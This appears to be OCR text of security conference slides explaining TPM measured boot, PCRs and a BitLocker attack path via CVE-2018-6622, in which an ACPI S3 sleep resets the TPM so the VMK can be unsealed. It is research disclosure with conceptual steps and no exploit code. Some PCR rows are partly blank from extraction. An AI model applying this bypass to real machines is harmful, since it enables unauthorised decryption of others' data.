
- **Is the CPU controlled by Core RTM (CRTM)**
  - The CRTM is the first set of instructions when a new chain of trust is established

Static RTM (SRTM)

- SRTM is started by static CRTM (S-CRTM) when the host platform starts at POWER-ON or RESTART
- It extends measurements (hashes) of components to PCRs BEFORE passing control to them



Examples of PCR values



```
Bank/Algorithm: TPM_ALG_SHA256(0x000b)
PCR_00: a3 3c 10 c8 b4 79 42 80 83 2b ff a6 47 e9 9e 92 34 c5 e7 b7 30 2e 79 9d 04 6a 18 3c ea 92 58 40
PCR_01: 55 ba 28 df 49 87 6d 79 ab c4 4c 50 99 e3 e2 8a ff 9c 95 31 2a de 6d 9f e2 35 e5 b3 04 e9 74 69
PCR_02: 3d 45 8c fe 55 cc 03 ea 1f 44 3f 15 62 be ec 8d f5 1c 75 e1 4a 9f cf 9a 72 34 a1 3f 19 8e 79 69
PCR_03: 3d 45 8c fe 55 cc 03 ea 1f 44 3f 15 62 be ec 8d f5 1c 75 e1 4a 9f cf 9a 72 34 a1 3f 19 8e 79 69
PCR_04: 65 3b 91 c8 b3 2d e6 93 ba 9d 15 f2 45 a3 bf fc 53 63 a2 68 7f 35 a5 eb fb f6 2d 5b 43 9f 61 63
PCR_05: 0a dc a0 28 35 9e 13 70 ae 16 e8 b6 bc 7e 71 3e 31 2b 9a 0f eb 2a 59 7e 4c 8e 21 ec 5c 4c b5 75
PCR_06: 3d 45 8c fe 55 cc 03 ea 1f 44 3f 15 62 be ec 8d f5 1c 75 e1 4a 9f cf 9a 72 34 a1 3f 19 8e 79 69
PCR_07: b5 71 0b f5 7d 25 62 3e 40 19 02 7d a1 16 82 1f a9 9f 5c 81 e9 e3 8b 87 67 1c c5 74 f9 28 14 39
PCR_08: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
PCR_09: 00 00 00 00 00 00 00 00 0                                      00 00 00 00 00 00 00 00 00 00 00
PCR_10: fc 4c e2 d4 ef ce 99 28 a                                      79 ea f5 15 4f f8 e6 8c 51 b5 00
PCR_11: 00 00 00 00 00 00 00 00 0                                      00 00 00 00 00 00 00 00 00 00 00
PCR_12: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
PCR_13: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
PCR_14: f2 b0 1e af 11 fa 37 7a 3b 86 6a 8b 43 ba c8 4c bb be eb d7 99 21 ca 56 a2 69 45 3e cd 15 a5 ed
PCR_15: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
PCR_16: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
PCR_17: ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff
PCR_18: ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff
PCR_19: ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff
PCR_20: ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff
PCR_21: ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff
PCR_22: ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff
PCR_23: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

SRTM PCRs

If we want to get the data back…

- We have to…
  1) Recover **PCRs** of a TPM to unseal the VMK
  2) Get the **encrypted VMK** from BitLocker
  3) Decrypt the **encrypted VMK** with the TPM
  4) Unlock a BitLocker-locked partition with the **VMK**!!

Contents

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


Security researchers have tried to get the VMK with PHYSICAL ATTACKS!!

Tramell Hudson



Pulse Security





Physical bus attacks was rational and practical!

- **TPM is a tamper-resistant device, but the bus is not**
  - It is hard to get data from inside of a TPM
  - The bus called **Low Pin Count (LPC) is not secure and tamper-resistant**!
- **Researchers believed PCRs of a TPM were well-protected**
  - According to TPM specifications, **SRTM PCRs only can be reset by host reset (power on or reboot)**
  - We usually trust the specifications, but the implementation is…

Unfortunately, Software development is not easy….

Specifications he should have read…

I got the power?

- **I found and published CVE-2018-6622**
  - It could reset the TPM when the system entered the S3 sleeping state of Advanced Configuration and Power Interface (ACPI)
  - All PCRs and the state were initialized after exploiting the vulnerability
- **I could reset the TPM without PHYSICAL ACCESS**
  - Unlike other researches, entering the S3 sleeping state was enough to exploit the vulnerability
  - I did not need to worry about tearing down the PC! 😊

ACPI and Sleeping State

- **ACPI is a specification about configuring hardware components and performing power management**
- **When ACPI enters sleeping states, it powers off…**
  - S0: Normal, no context is lost
  - S1: Standby, the CPU cache is lost
  - S2: Standby, the CPU is **POWERED OFF**
  - S3: Suspend, the CPU and devices are **POWERED OFF**
  - S4: Hibernate, the CPU, devices, and RAM are **POWERED OFF**
  - S5: Soft Off, all parts are **POWERED OFF**


ACPI and Sleeping State

- ACPI is a specification about configuring hardware components and performing power management
- When ACPI enters sleeping states, it powers off…

TPM is also POWERED OFF!!


- S3: Suspend, the CPU and devices are **POWERED OFF**
- S4: Hibernate, the CPU, devices, and RAM are **POWERED OFF**
- S5: Soft Off, all parts are **POWERED OFF**

Sleep Process of the SRTM

